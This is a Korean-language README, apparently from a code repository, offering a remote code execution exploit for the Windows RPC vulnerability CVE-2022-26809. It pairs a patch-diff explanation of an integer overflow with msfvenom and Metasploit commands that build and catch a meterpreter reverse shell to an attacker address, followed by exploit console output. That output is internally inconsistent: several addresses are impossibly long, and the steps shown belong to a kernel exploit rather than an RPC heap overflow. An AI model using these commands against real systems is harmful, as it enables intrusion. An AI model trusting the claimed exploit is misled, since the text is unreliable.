 mr-alperen/cve-2022-26810

CVE-2022-26809를 대상으로 한 원격 코드 실행 익스플로잇으로, Windows RPC 힙 버퍼 오버플로우를 공격하며 msfvenom 셸코드 통합 및 meterpreter 리버스 셸 페이로드 전달을 포함합니다.
CVE-2022-26809 - 핵심 Windows 구성 요소(RPC)의 취약점으로, CVSS 점수 9.8을 받은 데는 이유가 있습니다. 이 공격은 인증이 필요하지 않으며 네트워크를 통해 원격으로 실행될 수 있고, RPC 서비스의 권한으로 원격 코드 실행(RCE)을 초래할 수 있습니다. 이 권한은 RPC 런타임을 호스팅하는 프로세스에 따라 달라집니다. 이 심각한 버그는 약간의 행운과 함께 패치되지 않은 SMB를 실행하는 Windows 호스트에 액세스할 수 있게 합니다. 이 취약점은 네트워크 외부에서 침입하기 위해, 또는 네트워크 내의 시스템 간에 악용될 수 있습니다.
공급업체 정보
테스트된 취약한 호스트:
이 목록은 나중에 업데이트하겠습니다. SMB가 실행 중이고 445 포트가 열려 있는 거의 모든 빌드가 영향을 받을 것으로 생각합니다.
TCP 135,139,445
CVE에 따르면 취약점은 rpcrt4.dll이라는 라이브러리에 구현된 Windows RPC 런타임 내에 있습니다. 이 런타임 라이브러리는 RPC 프로토콜을 사용하여 통신하는 클라이언트 및 서버 프로세스 모두에 로드됩니다. 버전 10.0.22000.434(3월)와 10.0.22000.613(패치됨)을 비교하여 변경 사항 목록을 추출했습니다.

OSF_SCALL::ProcessResponse 및 OSF_CCALL::ProcessReceivedPDU 함수는 본질적으로 유사합니다. 둘 다 RPC 패킷을 처리하지만 하나는 서버 측에서 실행되고 다른 하나는 클라이언트 측에서 실행됩니다(SCALL 및 CCALL). OSF_SCALL::ProcessReceivedPDU를 비교하면서 새 버전에 추가된 두 개의 코드 블록을 발견했습니다.


패치된 코드를 살펴보면 QUEUE::PutOnQueue 이후에 새로운 함수가 호출되었습니다. 새로운 함수를 검사하고 해당 코드를 자세히 분석한 결과, 정수 오버플로우를 확인하는 함수임을 알게 되었습니다. 즉, 패치의 새로운 함수는 정수 변수가 예상 값 범위 내에 유지되는지 확인하기 위해 추가되었습니다.

OSF_SCALL::GetCoalescedBuffer의 취약한 코드를 더 깊이 살펴보면, 정수 오버플로우 버그로 인해 힙 버퍼 오버플로우가 발생하여 데이터가 너무 작은 버퍼에 복사될 수 있음을 알게 되었습니다. 이로 인해 버퍼 범위를 벗어나 힙에 데이터가 기록됩니다. 악용되면 이 프리미티브는 원격 코드 실행으로 이어집니다!
다른 함수에도 동일한 정수 오버플로우 검사 호출이 추가되었습니다:
OSF_CCALL::ProcessResponse OSF_SCALL::GetCoalescedBuffer OSF_CCALL::GetCoalescedBuffer
정수 오버플로우 취약점과 이를 방지하는 함수는 클라이언트 측 및 서버 측 실행 흐름 모두에 존재합니다.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.105 LPORT=4444 -f raw > shellcode.bin
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run
CVE-2022-26809 ip port
C:\>CVE-2022-26809.exe 192.168.10.110 445
CVE-2022-26809 RPC Remote Exploit
[+] Checking... 192.168.10.110 445
[+] 192.168.10.110 445 IsOpen
[+] found low stub at phys addr 6800!
[+] Pipe at 4ac660
[+] base of RPC heap at fffff79480048033
[+] ntoskrnl entry at fffff802435782060
[+] found Pipe self-ref entry 1eb
[+] found Alsr at fffff64480301671
[+] found RPC CALL at fffff802451b3b30
[+] load shellcode.bin
[+] built shellcode!
[+] KUSER_SHARED_DATA PTE at fffff4ffc0033060
[+] KUSER_SHARED_DATA PTE NX bit cleared!
[+] Wrote shellcode at fffff75006070a023!
[+] Try to execute shellcode!
[ ] Exploit Suceess!






